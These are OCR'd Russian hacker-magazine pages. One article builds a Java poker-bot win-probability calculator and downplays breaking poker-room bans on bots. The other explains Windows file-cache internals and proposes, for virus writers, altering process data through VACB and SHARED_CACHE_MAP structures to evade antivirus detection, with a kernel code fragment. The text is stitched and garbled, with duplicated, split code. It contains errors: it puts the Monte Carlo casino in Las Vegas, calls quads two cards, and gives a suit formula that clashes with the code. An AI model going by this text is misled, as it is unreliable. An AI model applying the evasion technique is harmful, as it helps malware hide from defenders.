Как правило, во время каждого хода игрок может принять три решения: Fold, Call, Raise. Есть еще All-in — когда денег для продолжения игры нет, и придется поставить все. Существует множество алгоритмов принятия решений: DIVAT анализ, дерево решений, различные эмпирические алгоритмы (кстати, большинство из этих алгоритмов используют вероятность выигрыша). Мы будем использовать в принятии решений беспристрастную математику, а точнее — теорию вероятности.

ПРИМЕЧАНИЕ О ТЕОРИИ ВЕРОЯТНОСТИ

В реальной жизни она применяется в основном для расчета отказоустойчивости механизмов, но ее можно очень хорошо применять также в играх с неполной информацией и большим количеством раундов: рулетка, покер, блэкджек и др. В теории вероятности есть несколько парадоксов, которые не соотносятся с нашим жизненным опытом, но, тем не менее, являются правдой. Это, например, парадоксы Монти-Холла и Паррондо.

МАТЕМАТИЧЕСКАЯ СТОРОНА ПРИНЯТИЯ РЕШЕНИЙ В ПОКЕРЕ

Формула принятия решений в покере чрезвычайно проста:

```
p*pot = win, где p — вероятность выигрыша с
текущими картами (на руках и на столе), pot
— размер банка на момент принятия решения,
win — выигрыш, который мы получим, если
будем разыгрывать множество партий с этими
картами.
Если win < bet_cur, то Fold
```

О ЗАКОННОСТИ СОЗДАНИЯ ПОКЕР-БОТОВ

По законам РФ и других государств создание и использование покер-ботов (и ботов для других игр) не запрещено. А по правилам всех известных мне покер-румов — запрещено. Что это значит? Если ты попался на использовании бота, то самое страшное, что тебе грозит — это бан аккаунта и списание с него всех средств. Все. Никаких штрафов, повесток в суд, блокировки кредитки и т.д. не последует. Кстати, практически во всех покер-румах разрешается использование «помощников» в игре — различных калькуляторов и программ для сбора статистики.



dvd

На диске лежат исходники класса, реализующего расчет вероятности выигрыша, unit-тесты к нему, исходник калькулятора, пара статей о покер-ботах и список интересных ссылок.



links

Рекомендую почитать в вики статьи о покере, теории вероятности и математическом ожидании, посетить pokerai.org — лучший сайт о покерном AI, а также почитать цикл статей о создании покер-бота на www.codingthewheel.com

```
Если bet_cur + SB > win >= bet_cur, то Call (или
Check)
Если win >= bet_cur + SB, то Raise (или Bet)
bet_cur — это все деньги, которые мы положили в банк
за текущую игру (НЕ только за один круг торговли),
плюс те деньги, которые нужно сейчас поставить.
```

Пояснения к bet_cur:
Если на первом круге торговли мы поставили всего $10, а на втором круге мы должны поставить $5, и в этот момент мы принимаем решение, то bet_cur равно $15 (10+5).
SB (Small Blind) — размер малого блайнда «(первая ставка вслепую — прим. ред.)». Это значение прибавляется к bet_cur во втором условии, так как мы можем увеличивать ставку только на число, кратное малому блайнду. Следовательно, если win > bet_cur, но при этом win < bet_cur + SB, то увеличивать ставку нам не выгодно, так как пришлось выставить bet_cur + SB.

```
BB (Big Blind) - размер большого блайнда.
```

Стоит также добавить, что эта формула может использоваться только в компьютерной игре — в жизни за столом вряд ли будет возможность самому вычислять вероятность выигрыша и все это считать. Поэтому при реальной игре используется вычисление аутов (outs) и одсов (odds). Существуют таблицы для облегчения этих вычислений, которые можно найти в любой книжке по покеру и/или в интернете.


ОБЪЯСНЕНИЕ ФОРМУЛЫ

Из этой формулы мы получаем математическое ожидание выигрыша (в нашей формуле это win). Иначе говоря, разыгрывая много раз игру с такой вероятностью (с такими же картами у нас на руках и на столе) и таким банком, мы получим такой выигрыш. Следовательно, чтобы оставаться в плюсе, мы должны ставить не больше этого выигрыша (на рисунке это bet1). Если поставим больше, то окажемся в минусе — выиграем меньше, чем будем ставить (на рисунке это bet2). Стоит сделать замечание к формуле — так как покер-румы берут комиссию с каждого банка, то нужно размер банка уменьшить на величину этой комиссии. Формула с комиссией будет такова:

```
p*pot*0,91 = win
```

РАСЧЕТ ВЕРОЯТНОСТИ

Если размер банка и размер ставки величины вполне известны, то как узнать вероятность выигрыша? На этот вопрос есть несколько ответов:
1) Узнать, сколько комбинаций хуже нашей текущей руки, и разделить это число на количество комбинаций;
2) Промоделировать несколько сотен тысяч раз ситуацию со своими картами на руках и на столе и со случайными картами у оппонентов, затем разделить число выигрышных раундов на их общее количество (набор методов, в которых используются случайные числа и большое число повторений, называются методами Монте-Карло. Да, да название произошло от знаменитого казино в Лас-Вегасе).
Плюс первого метода — самая высокая точность.
Минусы — большое потребление памяти и сложность предварительного расчета. Так как всего комбинаций может быть 2.598.960 (число сочетаний 5 карт из 52), в памяти это будет занимать примерно 10Мб (из расчета, что на одну комбинацию отводится 4 байта для хранения вероятности). Несмотря на то, что это значение уменьшится, поскольку некоторые комбинации будут одинаковы по силе и их можно будет свести в одну (за счет того, что масти в этих комбинациях не важны), этот метод мы пока рассматривать не будем, а перейдем к следующему.
Плюс второго метода — простота реализации.
Минусы — при малом числе раундов не очень точен, а большое число раундов требует больше ресурсов процессора.



Пример распределения выигрыша при большом количестве игр


КОДИРУЕМ РАСЧЕТ ВЕРОЯТНОСТИ

На данный момент можно найти множество библиотек для расчета вероятности выигрыша. Есть как бесплатные, так и платные версии. А мы изобретем свой велосипед. Почему? Чтобы разобраться в этом вопросе детальнее и из-за желания сделать полностью своего бота. Здесь я дам краткие пояснения к коду. Он написан на Java и снабжен документацией в виде JavaDoc, так что ты без труда сможешь разобраться в нем.
Замечания по кодированию карт:
Всего 52 карты = 4 масти x 13 карт каждой масти. Масть текущей карты = <порядковый номер карты>/4 (/ — целочисленное деление).
Достоинство текущей карты = <порядковый номер карты>%13 (% - остаток от деления).
Собственно, у нас должно быть 10 функций по определению комбинации. Назовем их так:

```
isHighCard, isOnePair, isTwoPair, isSet, isStraight,
isFlush, isFullHouse, isQuads, isStraightFlush,
isRoyalFlush.
```

Объединяет эти функции следующее — на входе подается набор карт, а на выходе — число от -1 до 12, где -1 — комбинация не найдена, от 0 до 12 — старшая карта в комбинации. 0 это двойка, 1 — тройка, и так до 12 — туз. Масть не важна. Набор карт может быть любой длины —

«На данный момент можно найти множество библиотек для расчета вероятности выигрыша. Есть как бесплатные, так и платные версии. А мы изобретем свой велосипед»



Покерный калькулятор

от 1 до 7. Это сделано для того, чтобы можно было легко рассчитать вероятности и в пре-флопе (когда карты на стол еще не положили, но раздали карты игрокам), и в терне и ривере (когда на стол положили четыре и пять карт соответственно). То есть теперь нам нужно будет дать функции список всех карт, которые лежат на столе и у игрока, а функция из этого набора карт выделит комбинацию.

Чтобы оптимизировать определение комбинаций, мы сделаем следующее:

1) Упорядочим комбинации по убыванию достоинства карт;

2) Разделим входной массив карт на три: массив с достоинствами карт, массив с мастями карт и массив с количеством карт каждой масти.

Эти действия будет выполнять функция sortHand (см. врезку). Входной параметр — массив hand, в котором хранится список карт. Выходные параметры — массивы card (достоинства карт), suite (масти карт), suiteCount (количество карт каждой масти). В первой части функции происходит простая сортировка заменой (можно заменить ее на быструю сортировку). Тут есть маленький нюанс — сортируются не сами карты, а их достоинства. Чтобы узнать достоинство карты, нужно узнать остаток от деления на 13. Дальше, если достоинства карт одинаковы, то проверяем, чтобы карты с большим порядковым номером (карты, у которых номер масти больше) были «левее» карт с меньшим номером. После сортировки вычисляем достоинства карт (массив card), масти карт (массив suite) и количество карт каждой масти (массив suiteCount).

Функция сортировки массива карт

```
void sortHand(int[] hand, int[] card,
      int[] suite, int[] suiteCount) {
 for (int i = 0; i < hand.length; i++) {
  for (int j = 0; j < hand.length - 1; j++) {
   int t;
   if (hand[j] % 13 < hand[j + 1] % 13) {
    t = hand[j + 1];
    hand[j + 1] = hand[j];
    hand[j] = t;
```

```
    }
    if ((hand[j] % 13 == hand[j + 1] % 13) &&
      (hand[j] < hand[j + 1])) {
     t = hand[j + 1];
     hand[j + 1] = hand[j];
     hand[j] = t;
    }
```

ФУНКЦИЯ ОПРЕДЕЛЕНИЯ СИЛЫ КОМБИНАЦИИ

```
 int getCombination(int[] hand, int[] board) {
 int[] allCard;
 if ((board == null) || (board.length == 0)) {
  allCard = new int[hand.length];
  System.arraycopy(hand,0,allCard,0,hand.length);
 } else {
  allCard = new int[hand.length + board.length];
  System.arraycopy(hand,0,allCard,0,hand.length);
  System.arraycopy(board,0,allCard,hand.length,
     board.length);
 }
 int[] card = new int[allCard.length];
 int[] suite = new int[allCard.length];
 int[] suiteCount = new int[4];
 sortHand(allCard, card, suite, suiteCount);
 if (isRoyalFlush(card, suite, suiteCount
      ) != -1) {
  return 117;
 }
 int result = isStraightFlush(card, suite,
suiteCount);
 if (result != -1) {
  return 104 + result;
 }
 result = isQuads(card);
 if (result != -1) {
  return 91 + result;
 }
 result = isFullHouse(card);
 if (result != -1) {
  return 78 + result;
 }
 result = isFlush(card, suite, suiteCount);
 if (result != -1) {
  return 65 + result;
 }
 result = isStraight(card);
 if (result != -1) {
  return 52 + result;
 }
 result = isSet(card);
 if (result != -1) {
  return 39 + result;
 }
 result = isTwoPair(card);
 if (result != -1) {
  return 26 + result;
 }
 result = isOnePair(card);
 if (result != -1) {
  return 13 + result;
 }
 return isHighCard(card);
}
```

```
 }
}
for (int i = 0; i < hand.length; i++) {
 card[i] = hand[i] % 13;
 suite[i] = hand[i] / 13;
 suiteCount[suite[i]]++;
 }
}
```

Рассмотрим алгоритмы определения комбинаций (код приводить не буду, так как он достаточно тривиален и его всегда можно найти на диске):

isHighCard
Возвращаем первую карту массива.
isOnePair
Ищем две одинаковые карты, идущие подряд, и возвращаем достоинство этих карт.
isTwoPair
Ищем две одинаковые карты, идущие подряд, ищем еще две одинаковых карты и из двух достоинств этих карт возвращаем максимальное.
isSet
Ищем три одинаковые карты, идущие подряд, и возвращаем достоинство этих карт.
isStraight
Подсчитываем, сколько карт подряд идет с убыванием достоинства. Если таких карт пять, то возвращаем достоинство старшей.
isFlush
Проверяем, чтобы было пять карт одной масти, и возвращаем достоинство старшей карты этой масти.
isFullHouse
Ищем три карты одного достоинства и еще две одинаковые карты. Возвращаем достоинство трех карт.
isQuads
Ищем две карты одного достоинства, идущие подряд. Возвращаем достоинство этих карт.
isStraightFlush
Проверяем, чтобы было пять или более карт одной масти, и чтобы эти карты шли по порядку. Возвращаем достоинство старшей карты.
isRoyalFlush
Проверяем, чтобы в комбинации были Туз, Король, Дама, Валет, 10, 9 одной масти. Возвращаем 12 (порядковый номер достоинства туза).

Кстати, еще можно оптимизировать определение комбинации — совместить проверку нескольких комбинаций в одной функции (например, проверку на две пары и пару), изменить кодирование (представление) карт в программе, перенести эти функции на C и скомпилировать в native библиотеку и т.д. Но все эти методы уменьшают наглядность кода, кроме того на данный момент скорость вычислений вполне приемлема, поэтому пока оставляем все как есть.

Функция определения силы комбинации

```
int getCombination(int[] hand, int[] board) {
 int[] allCard;
 if ((board == null) || (board.length == 0)) {
  allCard = new int[hand.length];
  System.arraycopy(hand,0,allCard,0,hand.length);
 } else {
  allCard = new int[hand.length + board.length];
  System.arraycopy(hand,0,allCard,0,hand.length);
  System.arraycopy(board,0,allCard,hand.length,
```

НАЗВАНИЕ КАРТ В ПОКЕРЕ

Карта записывается двумя латинскими символами. Первый символ — достоинство карты, второй — масть. Карты от 2 до 9 так и записываются. T — десять (хотя иногда и просто 10), J — валет, Q — дама, K — король, A — туз. Трефы — c, пики — s, бубны — d, червы — h.

```
    board.length);
 }
 int[] card = new int[allCard.length];
 int[] suite = new int[allCard.length];
 int[] suiteCount = new int[4];
 sortHand(allCard, card, suite, suiteCount);
 if (isRoyalFlush(card, suite, suiteCount) != -1) {
  return 117;
 }
 int result = isStraightFlush(card, suite,
suiteCount);
 if (result != -1) {
  return 104 + result;
 }
 result = isQuads(card);
 if (result != -1) {
  return 91 + result;
 }
 result = isFullHouse(card);
 if (result != -1) {
  return 78 + result;
 }
 result = isFlush(card, suite, suiteCount);
 if (result != -1) {
  return 65 + result;
 }
 result = isStraight(card);
 if (result != -1) {
  return 52 + result;
 }
 result = isSet(card);
 if (result != -1) {
  return 39 + result;
 }
 result = isTwoPair(card);
 if (result != -1) {
  return 26 + result;
 }
 result = isOnePair(card);
 if (result != -1) {
  return 13 + result;
 }
 return isHighCard(card);
}
```

Далее сделаем функцию, которая возвращает абсолютную силу карточной комбинации (я назвал ее getCombination). Всего таких разных по силе комбинаций будет 118: девять комбинаций со старшими картами (по 13 старших карт в каждой комбинации), и одна комбинация без старшей карты (флеш-рояль, в котором старшая карта — всегда туз) — 9x13+1=118. Хотя в комбинации «две пары» может быть только 12 старших карт (двойка в этой комбинации не может являться старшей), чтобы не нарушать порядок, мы это не учитываем. Эта функция нужна для последующего удобного сравнения комбинаций между собой — она возвращает число, и чем оно больше, тем сильнее комбинация.

«Я написал простой калькулятор, который на основе карт на руках и на столе, а также количестве игроков вычисляет вероятность выигрыша. Таких калькуляторов в Сети много и они более функциональны»

Как видно из кода, сначала функция складывает карты на руках и карты на столе в один массив, потом сортирует его, а далее по порядку определяет комбинации. Определение идет от сильнейшей комбинации (флеш-рояль) к слабейшей (старшая карта). Чтобы комбинации отличались друг от друга, они имеют область действия — набор значений карт, находящихся в этой комбинации. Так, комбинации High card (старшая карта) соответствуют значения от 0 до 12, где 0 — это High card со старшей «двойкой», а 12 — со старшим тузом. А комбинации «пара» соответствуют значения от 13 до 25, где 13 — «пара» со старшей «двойкой», а 25 — со старшим тузом.

И, наконец, сделаем функцию для определения вероятности выигрыша (getProbabilityOfWin). Параметры этой функции следующие: свои карты, карты на столе (если есть) и количество игроков. Далее все просто — раздаем случайные карты остальным игрокам, выкладываем карты на стол (если их еще нет или не хватает) и проверяем комбинации. Если выиграли мы, то увеличиваем количество выигранных раундов на 1 (или, если есть еще игроки с такими же картами, то на 1/<количество этих игроков + 1>).

Маленькое замечание по моделированию: карты игрокам лучше выдавать случайно, а не мешать колоду, а потом выдавать, так как в первом случае будет быстрее.

Алгоритм моделирования

```
1)Раздать случайные карты игро-
кам;
2)Положить случайные карты на
стол (если на столе еще не пять
карт);
3)Сравнить свою комбинацию с
комбинациями других игроков;
4)Если наша комбинация лучшая,
то прибавляем к количеству выи-
гранных раундов 1/<количество
игроков с такой же комбинацией>;
5)Повторяем шаги 1-4 нужное
количество раз;
6)Вероятность выигры-
ша равна <кол-во выигрышных
раундов>/<общее кол-во раундов>.
```

К коду я приложил unit-тесты, так что можно сразу проверить работоспособность всех методов.

ЗАКЛЮЧЕНИЕ

В принципе, описанную вероятность уже можно использовать для игры в покер в интернете. Можно разыгрывать руки, вероятность выигрыша которых достаточно высока. Для этого я написал простой калькулятор, который на основе карт на руках и на столе, а также количестве игроков вычисляет вероятность выигрыша. Кстати, таких калькуляторов в Сети много и они более функциональны.

Промоделировав ситуацию с несколькими игроками и одинаковыми картами, можно заметить, что с увеличением количества игроков вероятность выигрыша уменьшается. Все правильно: чем больше игроков, тем больше вероятность, что у оппонентов карты будут лучше, чем у нас. Есть и радостная новость — все это уравнивается размером банка, поскольку он тоже будет больше. Если вспомнить формулу (p*pot = win), то получим уменьшение p с увеличением pot, то есть величина win остается неизменной. Если ты будешь использовать величину p в игре без учета размера банка, то ставь количество игроков равным 2, чтобы этот параметр не влиял на расчет. На этом я предлагаю на сегодня закруглиться, а если тебе (не)понравилось и ты (не)желаешь продолжения темы кодинга покерных ботов в следующих][— присылай свои отзывы мне и редактору рубрики (alexander@real.xakep.ru). Если ты, господин наш, читатель, изъявишь свое желание, то в следующем номере мы опишем несколько алгоритмов для принятия решений и сделаем симулятор игры в Texas Holdem No Limit Poker, в котором будут играть эти покерные алгоритмы.][

Александр Эккерт stannic.man@gmail.co



EARN CASH NOW!

ХАК КЭША WINDOWS: НОВЫЙ ВЗГЛЯД В ИНТИМНЫЕ ГЛУБИНЫ ОС

Наблюдательный программист может заметить, что разработчики Windows отказываются документировать самые вкусные и сочные места интерфейса данной ОС. И не напрасно — там скрыты поистине бесценные сокровища, от которых, к тому же, зависит безопасное функционирование операционной системы.

Но, как известно, запретный плод сладок, и поэтому отчаянные смельчаки вроде нас с тобой вооружаются дебаггерами, отладчиками и прочими удивительными изобретениями человечества. В этой статье поговорим о такой малоизученной, с точки зрения системного программиста или вирмейкера, вещи, как кэш файловой системы Windows.

НАЧНЕМ-С...

Итак, что такое кэш Windows? Кэш или, правильнее, кэш файловой системы, представляет собой совершенно прозрачную для пользователя или программиста систему, которая находится где-то между файловой системой и виртуальной памятью ОС. Состоит он из набора функций ядра и системных потоков, которые вместе с диспетчером

```
lkd> dt nt!_VACB 0x86face00
        +0x000 BaseAddress     : 0xd4680000
        +0x004 SharedCacheMap  : 0x86413008
        +0x008 Overlay         : __unnamed
        +0x010 LruList         : _LIST_ENTRY [ 0x86facfa8 - 0x86facfc0 ]
```

Данные будут находиться по адресу 0xd4680000

```
lkd> dt  _Section_object_pointer 0x85e7a334
nt!_SECTION_OBJECT_POINTER
        +0x000  DataSectionObject    :0x8563c828
        +0x004  SharedCacheMap       :0x862f5978
        +0x008  ImageSectionObject : (null)
```

Структура SECTION_OBJECT_POINTER

памяти обеспечивают кэширование данных для всех драйверов файловых систем Windows. В первую очередь кэш предназначен для увеличения производительности операционной системы за счет локального хранения (кэширования) тех данных, к которым часто обращаются пользовательские программы и подсистемы ядра ОС, а также, соответственно, для снижения количества обращений к жесткому диску. И ведь верно — стандартная процедура ввода-вывода, затрагивающая прямое обращение к жесткому диску — довольно трудоемкая операция, как с точки зрения скорости/времени, так и с точки зрения производительности. И тут дело даже не в скорости вращения дисков HDD или пропускной способности шины. В современных условиях, когда операционной системе приходится выполнять сотни операций в секунду, такой подход (прямое чтение/запись данных на жесткий диск без использования кэширования данных) выглядит малодейственным.

Наверное, я не согрешу против истины, заявив, что практически вся работа файловой системы так или иначе завязана на ее кэше. При этом работает он достаточно своеобразно: сначала полностью засоряется, после чего начинает освобождать для себя оперативную память, сбрасывая рабочие приложения в файл подкачки. Это сильно снижает скорость работы системы, особенно если на компьютере установлено менее 128 Мб ОЗУ (интересно, такие еще остались?). Мириться с этим можно, только если на твоей боевой машине не меньше гигабайта памяти. Если меньше, то проблема оказывается довольно серьезной. У диспетчера кэша есть одно необычное свойство — часть кэшируемых данных действительно находится в физической памяти. Все дело в том, что диспетчер обращается к данным, проецируя их представления (mapping file) с помощью стандартных системных вызовов WinAPI.

Одной из главных функций диспетчера кэша является то, что он должен гарантировать любому процессу, который пытается получить кэшируемые данные, самую последнюю версию этих данных. Если ты серьезно занимаешься программированием, то я уверен, что ты знаешь об этой проблеме не понаслышке. Проблема заключается в одновременном использовании одних и тех же ресурсов разными процессами (потоками).

Для общего сведения стоит отметить, что диспетчер кэша способен кэшировать не только файлы, но и потоки данных — последовательности байтов в файле. Характерной особенностью кэша также является то, что у него нет собственного рабочего набора — он использует общий системный набор, в который входят кэш данных, пул подкачиваемой памяти и подкачиваемый код ядра и драйверов. Виртуальный размер кэша не отображается какими-либо счетчиками производительности, поэтому узнать его значение можно только через переменную ядра MmSizeOfSystemCacheInPages. Обычно его размер — 0x20000 страниц, что при странице, равной 4 Кб, будет составлять ровно 512 Мб. Для более точного отображения полного объема файловых данных, кэшируемых в системе, стандартный «Диспетчер задач» Windows показывает параметр «Системный кэш», отражающий суммарный размер системного рабочего набора и списков простаивающих и модифицированных страниц.

ЛЕЗЕМ ВГЛУБЬ

Для отслеживания изменений в кэшируемых файлах диспетчер кэша использует специальную структуру — Virtual Address Control Block (VACB), которая описывает каждый 256-килобайтный слот кэша.




dvd

На диске ты найдешь сорцы из ядра Windows, реализующие взаимодействие с кэшем, сорцы драйверов, которые реализуют указанные в статье фичи, а также много других вкусностей.




links

Для совершенствования своих навыков работы с файловым кэшем Windows советую посетить www.osronline.com. Несмотря на то, что общее направление сайта — программирование в ядре, большая часть материалов посвящена разработке драйверов и фильтров файловых систем. К сожалению, на английском.



info

Как и всегда, для разработки драйверов и их отладки, качай последнюю версию WDK — http://download.microsoft.com



Показатель размера системного кэша в Windows

При загрузке системы диспетчер забирает часть неподкачиваемой памяти системы под свои нужды, то есть под размещение VACB. Адрес массива VACB сохраняется в переменной CcVacbs. При запросе на чтение данных из какого-либо файла диспетчер кэша должен ответить на два вопроса: находится ли файл в кэше, и какие VACB ссылаются на запрошенный адрес. Другими словами, диспетчер должен выяснить, проецируется ли представление файла на системный кэш. Для учета представлений данного файла диспетчер кэша поддерживает специальный массив указателей на VACB.Далее углубляться в структуру кэша не имеет смысла, она слишком сложна, и для ее описания просто не хватит ни места, ни времени. Если интересно, отсылаю тебя к книге «Внутреннее устройство Windows» от признанных знатоков этой операционной системы М.Руссиновича и Д.Соломона.

Разработчику система предоставляет ряд переменных и функций, непосредственно связанных с системным кэшем. Самые интересные из них — это переменная MmSystemCacheStart, которая указывает на начальный виртуальный адрес кэша, и MmSystemCacheEnd, указывающая на его конечный адрес. MmSystemCacheWs вернет нам суммарный размер системного рабочего набора. Вопрос лишь в том, как получить значение этих переменных. Их (как и кучу других не менее интересных переменных, от которых зависит работа системы) можно найти в структуре KDDEBUGGER_DATA32. Если лень искать в Сети, можешь покопаться на диске — там лежат сорцы драйвера, который реализует нужный тебе код и может показывать значения редких системных переменных.

Основные функции работы с системным кэшем — CcCopyRead, CcCopyWrite и их более быстрые аналоги CcFastCopyRead и CcFastCopyWrite. Отличие этих функций в том, что CcFastCopyRead и CcFastCopyWrite ограничены использованием 32-разрядных смещений внутри файла и синхронного чтения/записи.

Диспетчер кэша вызывается драйвером файловой системы с помощью указанных функций. К примеру, при операции чтения через вызов функций CcCopyRead (CcFastCopyRead) диспетчер создает представление файла в кэше для проецирования части запрошенного файла (file mapping) и считывает файловые данные в пользовательский буфер, копируя их из представления. Поскольку драйверы файловых систем выполняются в ядре, они могут модифицировать данные, находящиеся в системном кэше, только с уведомления диспетчера кэша. Для этого предусмотрены такие функции как CcMapData, CcPinRead, CcPreparePinWrite и др., которые позволяют находить и модифицировать данные в виртуальной памяти без использования промежуточных буферов.

Экспорт системных функций ядра для работы с кэшем

```
* PE export directory at offset 00181000 (dllname = ntoskrnl.exe)
003c | 0000a098 | CcCanIWrite
003d | 00092006 | CcCopyRead
003e | 0000a2fa | CcCopyWrite
003f | 0000a7ec | CcDeferWrite
0040 | 0009258a | CcFastCopyRead
0041 | 0000a5ae | CcFastCopyWrite
0042 | 000825c4 | CcFastMdlReadWait
0043 | 000825cc | CcFastReadNotPossible
0044 | 000825d4 | CcFastReadWait
0045 | 0000d1a4 | CcFlushCache
0046 | 0000dca4 | CcGetDirtyPages
0047 | 0000e414 | CcGetFileObjectFromBcb
0048 | 0000e3de | CcGetFileObjectFromSectionPtrs
0049 | 0000b030 | CcGetFlushedValidData
004a | 0000df2c | CcGetLsnForFileObject
004b | 0000e598 | CcInitializeCacheMap
004c | 0000de88 | CcIsThereDirtyData
004d | 0009311a | CcMapData
004e | 0009367c | CcMdlRead
004f | 00093920 | CcMdlReadComplete
help 2sortord 3open 4sortva 5sortnam 6mode 7 8 9 0quit
```

```
lkd> dt  _File_object  85d927a8
nt!_FILE_OBJECT
        +0x000   Type                 :5
        +0x002   Size                 :112
        +0x004   DeviceObject         :0x86b78e30
        +0x008   Vpb                  :0x86b90d80
        +0x00c   FsContext            :0xe3b629e0
        +0x010   FsContext2           :0xe3b62938
        +0x014   SectionObjectPointer  :0x85e7a334
        +0x018   PrivateCacheMap      :0x862f5a50
        ...
```

Указатели на PRIVATE_CACHE_MAP и SectionObjectPointer

Существует три основных метода доступа к кэшируемым данным, каждый из которых рассчитан на применение в определенной ситуации: простое копирование, проецирование с фиксацией и прямое обращение к физической памяти.

ПЕРЕХОДИМ К БОЕВЫМ ДЕЙСТВИЯМ

Ну, мой дорогой друг, после того, как ты получил весомое представление о том, что такое системный кэш, возникает резонный вопрос: зачем все это нужно, и как все это можно использовать в свои целях?

Просто поразмысли сам — все данные, которыми процессы обмениваются друг с другом, так или иначе будут храниться в системном кэше. И если перехватывать напрямую системные функции для подмены чего-либо в адресном пространстве целевого процесса уже не кошерно, то манипуляции с данными процесса без перехвата системных функций заставят серьезно озадачиться производителей FIPS'ов, аверов и прочих «мега-супер-навороченных» (судя по рекламе) программ.

И что же делать? Ну, первое, что приходит на ум — перехватить системные функции, которые используются диспетчером кэша. Все они экспортируются ядром и начинаются с префикса Cc*, поэтому тебе не должно составить большого труда пропарсить таблицу экспорта и заменить обработчики на свои. Но это не есть гуд. Таблицы экспорта ядра, а также важнейших драйверов, скорее всего будут контролироваться аверами и проактивками, поэтому их модификация не принесет ничего хорошего. Следовательно, перехват функций работы с кэшем будет не самым лучшим решением.

Мы пойдем другим путем — в структуре FILE_OBJECT, которая создается для каждой инстанции в системе, будь то файл, процесс или еще что-нибудь, есть указатели на очень интересные для нас вещи — это PRIVATE_CACHE_MAP и SHARED_CACHE_MAP. PRIVATE_CACHE_MAP находится в самой структуре FILE_OBJECT по смещению 0x18. Далее нам нужно будет в FILE_OBJECT найти структуру SectionObjectPointer, которая, в свою очередь, по смещению 0x4 содержит указатель на структуру SHARED_CACHE_MAP.

Получаем файловый объект у исследуемого процесса

```
SectionObject = ( PSECTION_OBJECT)
   FindProcessSectionObject (  pEprocess );

if (MmIsAddressValid(((PSEGMENT)SectionObject->
  Segment)->ControlArea))
{
 FileObject = ((PSEGMENT)SectionObject->Segment)->
   ControlArea->FilePointer;
 FileObject = (PFILE_OBJECT)
   ((ULONG)FileObject & 0xfffffff8);
}
```

PRIVATE_CACHE_MAP, как таковая, интереса для нас не представляет. Более интересной с точки зрения хака является структура SHARED_CACHE_MAP, потому что именно она по смещению 0x040 содержит указатель на массив VACBs, принадлежащий данному процессу. Получив доступ к VACB, ты фактически сможешь контролировать данные, принадлежащие процессу, и при необходимости изменять их. Кстати, если интересно, название файла в формате UNICODE_STRING, которому принадлежит FILE_OBJECT, ты сможешь найти по смещению 0x030.

